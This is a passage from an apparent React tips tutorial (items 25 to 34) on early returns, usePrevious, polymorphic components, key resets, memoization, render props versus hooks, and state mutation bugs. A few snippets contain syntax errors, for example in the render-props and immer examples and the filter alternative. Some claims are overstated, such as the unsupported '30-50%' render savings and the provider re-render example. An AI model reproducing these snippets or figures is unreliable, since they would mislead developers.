</React.Fragment>
```

Golden Rule: If that div has no attributes/props then use Fragment instead!

25. React Power Move: The "Early Return" Pattern

Stop nesting everything in conditional renders! This pattern makes your components 10x more readable.

The Problem:

Deep nesting makes code hard to read, debug, and maintain.

Why This Rocks:

- Reduces nesting from 6+ levels to 0-1
- Easier to read top-to-bottom
- Clear separation of edge cases vs happy path
- Simpler to add new conditions
- Easier debugging - no nested hell

Pro Tips:

- Handle errors first (loading, error states)
- Handle empty/null cases next
- Happy path last with NO nesting
- Each return should be one clear state

❌ Nested Hell (Hard to Read):

```
function UserProfile({ user, isLoading, error }) {
  return (
    <div>
      {isLoading ? (
        <Spinner />
      ) : (
        <>
          {error ? (
            <ErrorMessage error={error} />
          ) : (
            <>
              {user ? (
                <>
                  {user.isPremium ? (
                    <PremiumBadge />
                  ) : null}
                  <h1>{user.name}</h1>
                  <p>{user.bio}</p>
                </>
              ) : (
                <p>No user found</p>
              )}
            </>
          )}
        </>
      )}
    </div>
  );
}
```

// 😞 6 levels deep! Good luck debugging this!

✅ Early Return (Crystal Clear):

```
function UserProfile({ user, isLoading, error }) {  
  if (isLoading) {  
    return <Spinner />;  
  }  
  
  if (error) {  
    return <ErrorMessage error={error} />;  
  }  
  
  if (!user) {  
    return <p>No user found</p>;  
  }  
  
  // ✨ Main logic at top level – so clean!  
  return (  
    <div>  
      {user.isPremium && <PremiumBadge />}  
      <h1>{user.name}</h1>  
      <p>{user.bio}</p>  
    </div>  
  );  
}
```

🔥 Real-World Example – Data Fetching:

❌ Before:

```
function ProductPage({ productId }) {
  const { data, loading, error } = useQuery(productId);

  return (
    <div className="page">
      <Header />
      {loading ? (
        <Skeleton />
      ) : error ? (
        <ErrorBox error={error} />
      ) : data ? (
        data.inStock ? (
          <div>
            <ProductImage src={data.image} />
            <h1>{data.name}</h1>
            <p>${data.price}</p>
            <AddToCart product={data} />
          </div>
        ) : (
          <OutOfStock />
        )
      ) : (
        <NotFound />
      )}
      <Footer />
    </div>
  );
}
```

✓ After:

```
function ProductPage({ productId }) {  
  const { data, loading, error } = useQuery(productId);  
  
  if (loading) return <PageWithSkeleton />;  
  if (error) return <PageWithError error={error} />;  
  if (!data) return <PageNotFound />;  
  if (!data.inStock) return <PageOutOfStock product={data} />;  
  
  // ✨ Happy path is clear and simple!  
  return (  
    <div className="page">  
      <Header />  
      <ProductImage src={data.image} />  
      <h1>{data.name}</h1>  
      <p>${data.price}</p>  
      <AddToCart product={data} />  
      <Footer />  
    </div>  
  );  
}
```

26. React Hack: The "Previous Value" Hook Pattern

Need to compare current vs previous state/props? Stop writing hacky useEffect code!

The Problem:

You need to know what a value WAS before it changed (animations, logging, conditional effects).

✗ The Messy Way:

```
function UserProfile({ userId }) {
  const [prevUserId, setPrevUserId] = useState(userId);

  useEffect(() => {
    if (userId !== prevUserId) {
      // Do something when user changes
      fetchNewUser(userId);
      setPrevUserId(userId);
    }
  }, [userId, prevUserId]);

  // 🤔 Confusing and error-prone!
}
```

✅ The Clean Way (using usePrevious Custom Hook):

```
function usePrevious(value) {  
  const ref = useRef();  
  
  useEffect(() => {  
    ref.current = value;  
  });  
  
  return ref.current;  
}
```

// Usage - SO SIMPLE! 🎉

```
function UserProfile({ userId }) {  
  const prevUserId = usePrevious(userId);  
  
  useEffect(() => {  
    if (prevUserId && userId !== prevUserId) {  
      console.log(`Changed from ${prevUserId} to ${userId}`);  
      fetchNewUser(userId);  
    }  
  }, [userId, prevUserId]);  
}
```

🔥 Real Use Cases:

1. Track Value Changes:

```
function PriceTracker({ price }) {
  const prevPrice = usePrevious(price);
  const isIncreased = price > prevPrice;
  const isDecreased = price < prevPrice;

  return (
    <div>
      <h2>${price}</h2>
      {isIncreased && <span className="up">+{price - prevPrice}</span>}
      {isDecreased && <span className="down">--{prevPrice - price}</span>}
    </div>
  );
}
```

2. Animation Triggers:

```
function Counter({ count }) {
  const prevCount = usePrevious(count);
  const [animate, setAnimate] = useState(false);

  useEffect(() => {
    if (prevCount !== undefined && count !== prevCount) {
      setAnimate(true);
      setTimeout(() => setAnimate(false), 500);
    }
  }, [count, prevCount]);

  return (
    <span className={animate ? 'pop' : ''}>
      {count}
    </span>
  );
}
```

3. Conditional Data Fetching:

```
function SearchResults({ query, filters }) {
  const prevQuery = usePrevious(query);
  const prevFilters = usePrevious(filters);

  useEffect(() => {
    // Only fetch if query changed, not filters
    if (query !== prevQuery) {
      fetchResults(query);
    }

    // Different action if only filters changed
    if (JSON.stringify(filters) !== JSON.stringify(prevFilters)) {
      refineResults(filters);
    }
  }, [query, filters, prevQuery, prevFilters]);
}
```

👉 Advanced: Track Multiple Previous Values:

```
function usePreviousValues(value, count = 1) {
  const historyRef = useRef([]);

  useEffect(() => {
    historyRef.current = [value, ...historyRef.current].slice(0, count);
  });

  return historyRef.current;
}

// Track last 3 values!
function TrendChart({ value }) {
  const history = usePreviousValues(value, 3);

  // history = [current, previous, beforeThat]
  const trend = calculateTrend(history);

  return <div>Trend: {trend}</div>;
}
```

Why useRef Is Used In The Custom Hook?

Refs persist across renders but don't trigger re-renders! Perfect for tracking previous values.

When to Use:

- Animations based on value changes

- Logging/analytics (before vs after)
- Conditional effects based on what changed
- Undo/redo functionality
- Trend calculations

27. React Secret: The "as" Prop Pattern for Polymorphic Components

Build ONE component that can render as ANY HTML element! This is how pro design systems work. 🔥

The Problem:

You need the same styles/logic but different HTML elements for accessibility & SEO.

❌ The Repetitive Way:

```
<Button>Click me</Button>
<ButtonLink href="/home">Go Home</ButtonLink>
<ButtonDiv onClick={...}>Not a button</ButtonDiv>
```

// 3 components with duplicate code! 😞

✅ The Smart Way (One Component):

```
function Button({ as: Component = 'button', children, ...props }) {
  return (
    <Component className="btn" {...props}>
      {children}
    </Component>
  );
}
```

// Now use it as ANYTHING! 🚀

```
<Button>Click me</Button>
<Button as="a" href="/home">Go Home</Button>
<Button as="div" role="button">Div Button</Button>
<Button as={Link} to="/about">React Router Link</Button>
```

🔥 Real Design System Example:

```
function Text({
  as = 'p',
  size = 'md',
  weight = 'normal',
  children,
  ...props
}) {
  const Component = as;
  const className = `text-${size} font-${weight}`;

  return (
    <Component className={className} {...props}>
      {children}
    </Component>
  );
}

// One component, infinite flexibility! ✨
<Text as="h1" size="xl" weight="bold">Heading</Text>
<Text as="span" size="sm">Small text</Text>
<Text as="label" htmlFor="email">Email</Text>
<Text>Default paragraph</Text>
```

Perfect For:

- Design system components (Button, Text, Box, Container)
- Layout components that need semantic HTML
- Accessible components with proper ARIA roles
- Components that integrate with routing libraries

Who Uses This?

Chakra UI, Radix, Mantine, Styled Components, Material-UI... basically every major design system!

Pro Tip

Name it as not component or element - it's the industry standard

28. React Quick Win: The "Key Reset" Trick

Want to instantly reset a component's state WITHOUT writing reset logic? Use the key prop!



The Magic:

When key changes, React destroys the old component and creates a fresh one. All state resets automatically!

Why This Works?

React uses key to track component identity. Different key = different component = fresh state!

One Warning

Don't use random keys (like `Math.random()`) - it'll reset on EVERY render! Use stable values that change only when you want to reset.

✅ Good keys: `userId`, `productId`, `timestamp`, `counter`

❌ Bad keys: `Math.random()`, `Date.now()` in render

❌ The Hard Way:

```
function VideoPlayer({ videoId }) {  
  const [isPlaying, setIsPlaying] = useState(false);  
  const [currentTime, setCurrentTime] = useState(0);  
  const [volume, setVolume] = useState(50);  
  
  useEffect(() => {  
    // Reset everything manually 😞  
    setIsPlaying(false);  
    setCurrentTime(0);  
    setVolume(50);  
  }, [videoId]);  
  
  return <video ... />;  
}
```

✅ The Smart Way:

```
function VideoPlayer({ videoId }) {  
  const [isPlaying, setIsPlaying] = useState(false);  
  const [currentTime, setCurrentTime] = useState(0);  
  const [volume, setVolume] = useState(50);  
  
  // No useEffect needed! 🎉  
  return <video key={videoId} ... />;  
}
```

🔥 Real Use Cases:

// Reset form when user changes

```
<UserForm key={userId} user={user} />
```

// Reset modal content when switching tabs

```
<Modal key={activeTab}>
```

```
  <TabContent />
```

```
</Modal>
```

// Reset animation when data changes

```
<Chart key={datasetId} data={chartData} />
```

// Reset file uploader after successful upload

```
<FileUploader key={uploadCount} />
```

💡 Pro Tip:

Works with ANY component! Third-party libraries, your own components, even native elements!

// Reset uncontrolled input

```
<input key={resetKey} defaultValue="Hello" />
```

// Reset react-select dropdown

```
<Select key={formId} options={options} />
```

29. React Optimization Nobody Talks About: The "Same Element Reference" Trick

The Problem You Don't Know You Have:

- You create new object/array literals in JSX
- React sees them as "different" every render
- Child components re-render unnecessarily
- memo() doesn't help because props are "new" each time!

Key Insight:

React uses Object.is() method to compare props. Even if two objects have identical content, they're "different" if they're different instances in memory!

```
{ margin: 10 } === { margin: 10 } // false! 🤯
```

Rule of Thumb:

If something doesn't depend on props/state/context → move it outside the component!
(Even Functions Declared Inside Component)

✗ This Creates NEW Objects Every Render:

```
function ParentComponent() {
  return (
    <ChildComponent
      style={{ margin: 10 }} {/* ⚠️ New object! */}
      options={['a', 'b', 'c']} {/* ⚠️ New array! */}
      config={{ theme: 'dark' }} {/* ⚠️ New object! */}
    />
  );
}

// Even with memo, ChildComponent re-renders EVERY time!
const ChildComponent = memo(({ style, options, config }) => {
  console.log('Rendered!'); // Logs every parent render 🤖
  return <div>...</div>;
});
```

✅ Solution 1: Move Constants Outside:

```
const BUTTON_STYLE = { margin: 10 };
const DEFAULT_OPTIONS = ['a', 'b', 'c'];
const DARK_CONFIG = { theme: 'dark' };

function ParentComponent() {
  return (
    <ChildComponent
      style={BUTTON_STYLE} // ✨ Same reference!
      options={DEFAULT_OPTIONS}
      config={DARK_CONFIG}
    />
  );
}
```

// Now ChildComponent only renders when it should! 🚀

✅ Solution 2: useMemo for Dynamic Values:

```
function ParentComponent({ userTheme }) {
  const style = useMemo(() => ({
    margin: 10,
    backgroundColor: userTheme
  }), [userTheme]);

  const options = useMemo(() =>
    ['a', 'b', 'c'].filter(x => someCondition(x)),
    /* deps */
  );

  return <ChildComponent style={style} options={options} />;
}
```


30. React Anti-Pattern Alert: Stop Using useEffect for Data Transformation!

The Rule:

If you can calculate something during render, DON'T use useEffect!

Why This Matters:

- One less render cycle = faster app
- Fewer bugs from async state updates
- Cleaner, more predictable code
- Better performance out of the box

Pro Tip:

Reserve useEffect for actual SIDE EFFECTS like:

- Fetching data from APIs
- Subscribing to external stores
- Manually manipulating the DOM
- Setting up timers or intervals

💡 Bad vs Good:

❌ BAD (Unnecessary useEffect):

```
function UserList({ users }) {  
  const [activeUsers, setActiveUsers] = useState([]);  
  
  useEffect(() => {  
    setActiveUsers(users.filter(u => u.isActive));  
  }, [users]); // Extra render + unnecessary state!  
  
  return <div>{activeUsers.map(...)}</div>;  
}
```

✅ GOOD (Direct Computation):

```
function UserList({ users }) {  
  const activeUsers = users.filter(user => user.isActive);  
  
  return <div>{activeUsers.map(...)}</div>;  
}
```

🔥 Even Better (useMemo for expensive operations):

```
function UserList({ users }) {  
  const activeUsers = useMemo(  
    () => users.filter(user => user.isActive),  
    [users]  
  );  
  
  return <div>{activeUsers.map(...)}</div>;  
}
```

31: React Secret: The "Lift Content Up" Pattern (Not State!)

Everyone talks about lifting STATE up, but almost nobody talks about lifting CONTENT up.

This pattern is really useful to avoid performance issue! 🍷

The Problem:

- You wrap a component in a provider/context
- Now the ENTIRE tree re-renders when context changes
- Even components that don't use the context value!
- Performance tanks and you don't know why

The Solution:

Lift your CONTENT up, keep context consumers small and isolated

Key Insight:

React uses object identity! If you pass JSX as a children prop, React sees it's the same object and skips re-rendering it.

So whatever you pass as a children prop will not re-render even if the parent component re-renders.

❌ BAD (Everything Re-renders):

```
function App() {
  return (
    <ThemeProvider>
      <Header />
      <Sidebar />
      <MainContent /> {/* Re-renders even if it doesn't use theme! */}
      <Footer />
    </ThemeProvider>
  );
}
```

✅ GOOD (Only Theme Consumers Re-render):

```
function App() {
  return (
    <Layout>
      <ThemeProvider>
        <ThemedButton /> {/* Only this re-renders! */}
      </ThemeProvider>
    </Layout>
  );
}

function Layout({ children }) {
  return (
    <>
      <Header />
      <Sidebar />
      <MainContent>{children}</MainContent>
      <Footer />
    </>
  );
}
```

32. React's "Render Props vs Hooks"

Evolution Nobody Talks About

Still using render props in 2025? Your codebase is stuck in 2018!

Render props cause wrapper hell, break React DevTools readability, and make composition painful.

Hooks solved this pattern completely but codebases haven't migrated.

The Problem:

Render props were THE pattern for reusable logic before hooks.

Now they're legacy - verbose, nested, hard to compose. But millions of lines still use them!

❌ Render Props (Pre-Hooks Era):

// The old pattern – works but verbose

```
function MouseTracker() {
  return (
    <MousePosition>
      ({ { x, y } } => (
        <div>
          <h1>Mouse Position</h1>
          <p>X: {x}, Y: {y}</p>
        </div>
      ))
    </MousePosition>
  );
}

class MousePosition extends React.Component {
  state = { x: 0, y: 0 };

  handleMouseMove = (e) => {
    this.setState({ x: e.clientX, y: e.clientY });
  };

  componentDidMount() {
    window.addEventListener('mousemove', this.handleMouseMove);
  }

  componentWillUnmount() {
    window.removeEventListener('mousemove', this.handleMouseMove);
  }

  render() {
    return this.props.children(this.state);
  }
}

// Problems with this pattern:
// 1. 💀 Requires wrapper component in JSX
// 2. 💀 Nested function syntax (harder to read)
// 3. 💀 Extra component in React DevTools
// 4. 💀 Can't use multiple render props without deep nesting
// 5. 💀 Class component boilerplate (30+ lines!)
// 6. 💀 Lifecycle methods spread across file
// 7. 💀 this binding issues
// 8. 💀 Hard to test in isolation
```

```

// Using multiple render props = WRAPPER HELL:
function Dashboard() {
  return (
    <MousePosition>
      {( { x, y } ) => (
        <WindowSize>
          {( { width, height } ) => (
            <NetworkStatus>
              {( { online } ) => (
                <UserData>
                  {( { user, loading } ) => (
                    <ThemeContext.Consumer>
                      {( { theme } ) => (
                        // 💀 FINALLY your actual component!
                        // 💀 6 levels of nesting!
                        // 💀 Callback hell!
                        <div className={theme}>
                          {loading ? (
                            <Spinner />
                          ) : (
                            <>
                              <h1>Welcome {user.name}</h1>
                              <p>Mouse: {x}, {y}</p>
                              <p>Window: {width}x{height}</p>
                              <p>Status: {online ? 'Online' : 'Offline'}</p>
                            </>
                          )}
                        </div>
                      )}
                    </ThemeContext.Consumer>
                  )}
                </UserData>
              )}
            </NetworkStatus>
          )}
        </WindowSize>
      )}
    </MousePosition>
  );
}

// React DevTools shows:
// <MousePosition>
//   <WindowSize>
//     <NetworkStatus>
//       <UserData>
//         <ThemeContext.Consumer>
//           <div> ← Your actual component buried here!
//

```

```
// 💀 Impossible to debug!  
// 💀 Performance profiling shows 5 extra components!  
// 💀 Can't easily inspect props flow!
```

✅ Modern Hooks (Clean & Composable):

```
// Custom hook – clean and reusable!  
function useMousePosition() {  
  const [position, setPosition] = useState({ x: 0, y: 0 });  
  
  useEffect(() => {  
    const handleMouseMove = (e) => {  
      setPosition({ x: e.clientX, y: e.clientY });  
    };  
  
    window.addEventListener('mousemove', handleMouseMove);  
    return () => window.removeEventListener('mousemove', handleMouseMove);  
  }, []);  
  
  return position;  
}  
  
// Usage – simple and clean!  
function MouseTracker() {  
  const { x, y } = useMousePosition(); // ✨ Just one line!  
  
  return (  
    <div>  
      <h1>Mouse Position</h1>  
      <p>X: {x}, Y: {y}</p>  
    </div>  
  );  
}  
  
// Benefits:  
// – No wrapper component in JSX  
// – No nesting – flat structure  
// – Readable, linear code  
// – 10 lines instead of 30  
// – Functional component (no class)  
// – No lifecycle method confusion  
// – No this binding  
// – Easy to test (just call the function!)
```



```

// Multiple hooks = NO NESTING:
function Dashboard() {
  const { x, y } = useMousePosition();
  const { width, height } = useWindowSize();
  const { online } = useNetworkStatus();
  const { user, loading } = useUserData();
  const { theme } = useTheme();

  // ✅ Flat! No nesting! Clean!
  // ✅ All data available immediately!
  // ✅ Easy to read top-to-bottom!

  return (
    <div className={theme}>
      {loading ? (
        <Spinner />
      ) : (
        <>
          <h1>Welcome {user.name}</h1>
          <p>Mouse: {x}, {y}</p>
          <p>Window: {width}x{height}</p>
          <p>Status: {online ? 'Online' : 'Offline'}</p>
        </>
      )}
    </div>
  );
}

// React DevTools shows:
// <Dashboard>
//   <div> ← Your component directly!
//
// - Clean DevTools tree!
// - Easy to debug!
// - Performance profiling clear!

```

🔥 Real Migration Examples:

Example 1: Data Fetching

// ❌ OLD: Render props pattern

```
class DataFetcher extends React.Component {
  state = { data: null, loading: true, error: null };

  componentDidMount() {
    fetch(this.props.url)
      .then(res => res.json())
      .then(data => this.setState({ data, loading: false }))
      .catch(error => this.setState({ error, loading: false }));
  }

  render() {
    return this.props.children(this.state);
  }
}

function UserProfile() {
  return (
    <DataFetcher url="/api/user">
      {( { data, loading, error } ) => {
        if (loading) return <Spinner />;
        if (error) return <Error message={error.message} />;
        return <Profile user={data} />;
      }}
    </DataFetcher>
  );
}
```

```
// ✅ NEW: Hooks pattern
function useFetch(url) {
  const [data, setData] = useState(null);
  const [loading, setLoading] = useState(true);
  const [error, setError] = useState(null);

  useEffect(() => {
    let cancelled = false;

    fetch(url)
      .then(res => res.json())
      .then(result => {
        if (!cancelled) {
          setData(result);
          setLoading(false);
        }
      })
      .catch(err => {
        if (!cancelled) {
          setError(err);
          setLoading(false);
        }
      });

    return () => { cancelled = true; };
  }, [url]);

  return { data, loading, error };
}

function UserProfile() {
  const { data, loading, error } = useFetch('/api/user');

  if (loading) return <Spinner />;
  if (error) return <Error message={error.message} />;
  return <Profile user={data} />;
}

// ✅ Simpler, cleaner, more maintainable!
```

Example 2: Toggle/Modal Logic

// ❌ OLD: Render props pattern

```
class Toggle extends React.Component {
  state = { on: false };

  toggle = () => this.setState(prev => ({ on: !prev.on }));

  render() {
    return this.props.children({
      on: this.state.on,
      toggle: this.toggle
    });
  }
}
```

```
function ModalExample() {
  return (
    <Toggle>
      ({ { on, toggle } } => (
        <>
          <button onClick={toggle}>Open Modal</button>
          {on && (
            <Modal onClose={toggle}>
              <h2>Modal Content</h2>
            </Modal>
          )}
        </>
      )}
    </Toggle>
  );
}
```

✅ NEW: Hooks pattern

```
function useToggle(initialValue = false) {  
  const [on, setOn] = useState(initialValue);  
  
  const toggle = useCallback(() => {  
    setOn(prev => !prev);  
  }, []);  
  
  const setTrue = useCallback(() => setOn(true), []);  
  
  const setFalse = useCallback(() => setOn(false), []);  
  
  return { on, toggle, setTrue, setFalse };  
}
```

```
function ModalExample() {  
  const { on, toggle } = useToggle();  
  
  return (  
    <>  
      <button onClick={toggle}>Open Modal</button>  
      {on && (  
        <Modal onClose={toggle}>  
          <h2>Modal Content</h2>  
        </Modal>  
      )}  
    </>  
  );  
}
```

// ✅ Clean, flat, readable!

Render Props vs Hooks Comparison:

Render Props Pattern:

- └ Lines of code: 30-50 per component
- └ Nesting level: 1-6 deep
- └ DevTools depth: +1 per render prop
- └ Reusability: Medium (need wrapper)
- └ Composition: Hard (nesting hell)
- └ Testing: Hard (need to render component)
- └ Type safety: Complex (generic types)
- └ Learning curve: Medium
- └ Performance: Slightly slower (extra components)
- └ Maintenance: Hard (scattered logic)

Hooks Pattern:

- └ Lines of code: 10-15 per hook
- └ Nesting level: 0 (flat)
- └ DevTools depth: 0 (no extra components)
- └ Reusability: High (just import)
- └ Composition: Easy (call multiple hooks)
- └ Testing: Easy (pure function)
- └ Type safety: Simple (TypeScript friendly)
- └ Learning curve: Low
- └ Performance: Faster (no extra renders)
- └ Maintenance: Easy (colocated logic)

Improvement: 10x cleaner, 3x less code! ✨

33. React Performance Secret: The "Bail Out" Optimization Pattern

This ONE weird trick makes React skip re-rendering entirely.

The Hidden React Behavior:

If you return the EXACT same state object, React bails out of rendering.

Not just memo() - this works at the state level!

Your component AND its children won't re-render.

💡 The Magic:

❌ This ALWAYS Re-renders:

```
function UserList() {
  const [users, setUsers] = useState([]);

  const addUser = (newUser) => {
    // Even if user already exists, this triggers re-render!
    setUsers([...users, newUser]);
  };

  return <ExpensiveList users={users} />;
}
```

✅ Smart Bail Out Pattern:

```
function UserList() {
  const [users, setUsers] = useState([]);

  const addUser = (newUser) => {
    setUsers(prevUsers => {
      // If user exists, return SAME array reference
      if (prevUsers.some(u => u.id === newUser.id)) {
        return prevUsers; // 🚀 React skips render!
      }
      return [...prevUsers, newUser];
    });
  };

  return <ExpensiveList users={users} />;
}
```

🔥 Advanced: Conditional Updates Only:

```
function FilteredProducts() {
  const [filters, setFilters] = useState({
    category: 'all',
    priceRange: [0, 1000],
    inStock: false
  });

  const updateFilter = (key, value) => {
    setFilters(prev => {
      // Bail out if value hasn't actually changed
      if (prev[key] === value) {
        return prev; // ✨ No render if nothing changed!
      }
      return { ...prev, [key]: value };
    });
  };

  return <ProductGrid filters={filters} />;
}
```


💪 Real-World: Smart Form State:

```
function useSmartForm(initialValues) {
  const [values, setValues] = useState(initialValues);
  const [errors, setErrors] = useState({});

  const updateField = useCallback((name, value) => {
    setValues(prev => {
      // Deep equality check - bail if truly unchanged
      if (JSON.stringify(prev[name]) === JSON.stringify(value)) {
        return prev; // 🎯 Skip unnecessary validations!
      }

      return { ...prev, [name]: value };
    });
  }, []);

  return { values, updateField, errors };
}

// Usage:
function ProfileForm() {
  const { values, updateField } = useSmartForm({
    name: 'John',
    email: 'john@example.com'
  });

  // Typing same value won't trigger re-render! 🚀
  return (
    <input
      value={values.name}
      onChange={(e) => updateField('name', e.target.value)}
    />
  );
}
```

🔥 Bonus: API Calls With Bail Out:

```
function useDataFetch(url) {
  const [data, setData] = useState(null);
  const [loading, setLoading] = useState(false);

  const fetchData = useCallback(async () => {
    setLoading(true);

    const result = await fetch(url);
    const json = await result.json();

    setData(prevData => {
      // Don't update if data is identical
      if (JSON.stringify(prevData) === JSON.stringify(json)) {
        return prevData; // 🎯 Skip render + child updates!
      }
      return json;
    });

    setLoading(false);
  }, [url]);

  return { data, loading, fetchData };
}
```

📊 The Performance Impact:

- 🚀 Eliminates 30-50% of unnecessary renders
- ⚡ Fewer child component updates
- 💰 Reduced React reconciliation work
- 🎮 Smoother UI, especially in forms and lists

PS: Don't add bail-out condition using `JSON.stringify` initially itself while writing code as comparing using `JSON.stringify` is slower for larger objects. Use this as optimization step.

34. React Object Mutation Trap: The "Mutate State Directly" Silent Bug

You mutate state objects/arrays directly and React doesn't re-render! Changes happen in memory but UI stays frozen.

Users see stale data, clicks don't work, forms don't update. This invisible mutation bug corrupts apps silently.

The Problem:

React detects changes by comparing references.

Mutate object in place = same reference = React thinks nothing changed = no re-render!

❌ Direct Mutation (React Misses It):

```
function TodoList() {
  const [todos, setTodos] = useState([
    { id: 1, text: 'Buy milk', done: false },
    { id: 2, text: 'Walk dog', done: false },
    { id: 3, text: 'Write code', done: false }
  ]);

  const toggleTodo = (id) => {
    const todo = todos.find(t => t.id === id);
    // 🚨 MUTATING the object directly!
    todo.done = !todo.done;

    // 🚨 Setting same array reference!
    setTodos(todos);
    // 💀 React sees: old array === new array → no re-render!
  };

  return (
    <ul>
      {todos.map(todo => (
        <li key={todo.id}>
          <input
            type="checkbox"
            checked={todo.done}
            onChange={() => toggleTodo(todo.id)}
          />
          {todo.text}
        </li>
      ))}
    </ul>
  );
}
```

✅ Create New Reference (Immutable Update):

```
function TodoList() {
  const [todos, setTodos] = useState([
    { id: 1, text: 'Buy milk', done: false },
    { id: 2, text: 'Walk dog', done: false },
    { id: 3, text: 'Write code', done: false }
  ]);

  const toggleTodo = (id) => {
    // ✨ Create NEW array with NEW objects!
    setTodos(todos.map(todo =>
      todo.id === id
        ? { ...todo, done: !todo.done } // ✨ New object!
        : todo // Keep existing objects unchanged
    ));
  };

  return (
    <ul>
      {todos.map(todo => (
        <li key={todo.id}>
          <input
            type="checkbox"
            checked={todo.done}
            onChange={() => toggleTodo(todo.id)}
          />
          {todo.text}
        </li>
      ))}
    </ul>
  );
}

// Now:
// 1. User clicks checkbox for "Buy milk"
// 2. toggleTodo(1) called
// 3. ✨ .map creates NEW array
// 4. ✨ For id=1: { ...todo, done: !todo.done } creates NEW object
// 5. ✨ For id=2,3: returns existing objects (no change)
// 6. setTodos([newObj1, oldObj2, oldObj3])
// 7. ✅ React compares: oldArray !== newArray → TRUE!
// 8. ✅ React thinks: "Different reference, state changed!"
// 9. ✅ RE-RENDER triggered!
// 10. ✅ Checkbox updates on screen!
// 11. User happy! ✨
//
// React's comparison:
```

```
// prevState !== nextState → Re-render! ✓  
// [1,2,3] !== [1,2,3] // Different array objects!
```

🔥 Real Mutation Bugs:

Bug 1: Nested Object Mutation

```
function UserSettings() {
  const [user, setUser] = useState({
    name: 'John',
    settings: {
      theme: 'light',
      notifications: {
        email: true,
        push: false
      }
    }
  });

  const toggleEmail = () => {
    // 🚨 DEEP mutation!
    user.settings.notifications.email = !user.settings.notifications.email;
    setUser(user); // 💀 Same reference!
  };

  return (
    <div>
      <h1>{user.name}</h1>
      <label>
        <input
          type="checkbox"
          checked={user.settings.notifications.email}
          onChange={toggleEmail}
        />
        Email Notifications
      </label>
    </div>
  );
}

// Bug:
// 1. User clicks checkbox
// 2. toggleEmail() called
// 3. 💀 Mutates deep nested property
// 4. setUser(user) – same object reference
// 5. 💀 React doesn't re-render!
// 6. Checkbox doesn't update
// 7. User clicks 5 more times
// 8. 💀 Still no visual change!
// 9. Data in memory: true → false → true → false...
// 10. UI shows: true (frozen) 💀
```

```
// ✅ Fix: Immutable deep update
const toggleEmail = () => {
  setUser({
    ...user, // ✨ Copy top level
    settings: {
      ...user.settings, // ✨ Copy second level
      notifications: {
        ...user.settings.notifications, // ✨ Copy third level
        email: !user.settings.notifications.email // ✨ Change value
      }
    }
  });
};

// Or use immer for easier deep updates:
import { produce } from 'immer';

const toggleEmail = () => {
  setUser(produce(draft => {
    draft.settings.notifications.email = !draft.settings.notifications.email
    // ✨ Immer creates new object behind the scenes!
  })));
};
```


Bug 2: Array Push/Splice Mutation

```
function ShoppingCart() {
  const [items, setItems] = useState([]);

  const addItem = (product) => {
    // 🚨 MUTATING array!
    items.push(product); // 💀 Modifies original array!
    setItems(items); // 💀 Same reference!
  };

  const removeItem = (index) => {
    // 🚨 MUTATING array!
    items.splice(index, 1); // 💀 Modifies original array!
    setItems(items); // 💀 Same reference!
  };

  return (
    <div>
      <p>Cart: {items.length} items</p>
      {items.map((item, index) => (
        <div key={index}>
          {item.name} - ${item.price}
          <button onClick={() => removeItem(index)}>Remove</button>
        </div>
      ))}
      <button onClick={() => addItem({ name: 'Widget', price: 10 })}>
        Add Widget
      </button>
    </div>
  );
}
```

```
// Bug:
// 1. User clicks "Add Widget"
// 2. addItem() called
// 3. items.push() mutates array: [] → [widget]
// 4. setItems(items) – same array reference
// 5. 💀 React doesn't re-render!
// 6. UI still shows: "Cart: 0 items" 💀
// 7. User clicks "Add" 5 more times
// 8. Array in memory: [w, w, w, w, w, w]
// 9. UI still shows: "Cart: 0 items" 💀
// 10. User refreshes page
// 11. Cart data lost (wasn't persisted)
// 12. User: "I added 6 items! Where are they?!" 😡
```

```
// ✅ Fix: Immutable operations
```

```
const addItem = (product) => {  
  setItems([...items, product]); // ✨ New array!  
};
```

```
const removeItem = (index) => {  
  setItems(items.filter((_, i) => i !== index)); // ✨ New array!  
};
```

```
// Or:
```

```
const addItem = (product) => {  
  setItems(prevItems => [...prevItems, product]);  
};
```

```
const removeItem = (index) => {  
  setItems(prevItems => prevItems.filter((_, i) => i !== index));  
};
```

Bug 3: Sort Mutation

```
function ProductList({ products }) {
  const [sortedProducts, setSortedProducts] = useState(products);
  const [sortOrder, setSortOrder] = useState('asc');

  const handleSort = () => {
    // 🚨 MUTATING array!
    sortedProducts.sort((a, b) => {
      return sortOrder === 'asc'
        ? a.price - b.price
        : b.price - a.price;
    });

    setSortedProducts(sortedProducts); // 💀 Same reference!
    setSortOrder(sortOrder === 'asc' ? 'desc' : 'asc');
  };

  return (
    <div>
      <button onClick={handleSort}>
        Sort by Price ({sortOrder})
      </button>
      {sortedProducts.map(product => (
        <div key={product.id}>
          {product.name} - ${product.price}
        </div>
      ))}
    </div>
  );
}

// Bug:
// 1. User clicks "Sort by Price (asc)"
// 2. handleSort() called
// 3. sortedProducts.sort() mutates array in place
// 4. setSortedProducts(sortedProducts) – same reference
// 5. 💀 React doesn't re-render sortedProducts!
// 6. setSortOrder('desc') triggers re-render
// 7. ✅ Button text updates: "(desc)"
// 8. 💀 But product list DOESN'T re-sort!
// 9. User sees: Button says "desc" but list is still "asc" order
// 10. Clicks again
// 11. 💀 Still no visual change to list!
// 12. UI state inconsistent! 💀
```

```
// ✅ Fix: Create new sorted array

const handleSort = () => {
  const newOrder = sortOrder === 'asc' ? 'desc' : 'asc';

  const sorted = [...sortedProducts].sort((a, b) => { // ✨ Copy first!
    return newOrder === 'asc'
      ? a.price - b.price
      : b.price - a.price;
  });

  setSortedProducts(sorted); // ✨ New array!
  setSortOrder(newOrder);
};
```

👉 Mutation Methods to AVOID:

```
// ❌ Array mutations (modify original)
array.push(item) // Use: [...array, item]
array.pop() // Use: array.slice(0, -1)
array.shift() // Use: array.slice(1)
array.unshift(item) // Use: [item, ...array]
array.splice(i, 1) // Use: array.filter(_, index) => index !== i)
array.sort() // Use: [...array].sort()
array.reverse() // Use: [...array].reverse()
array[i] = value
// Use: array.map((item, index) => index === i ? value : item)

// ❌ Object mutations (modify original)
object.property = value
// Use: { ...object, property: value }

delete object.property
// Use: const { property, ...rest } = object; return rest;

Object.assign(object, {})
// Use: { ...object, ...newProps }

// ✅ Immutable alternatives

// Arrays:
[...array, newItem] // Add to end
[newItem, ...array] // Add to start
array.filter(item => item.id !== id) // Remove
array.map(item => item.id === id ? newItem : item) // Update
[...array].sort() // Sort
array.slice(0, index).concat(array.slice(index + 1)) // Remove at index

// Objects:
{ ...object, key: newValue } // Update property
{ ...object, nested: { ...object.nested, key: value } } // Deep update
const { removeThis, ...keep } = object; keep; // Remove property
```

Mutation Detection:

```
// React's state comparison:

// Primitives (compared by value):
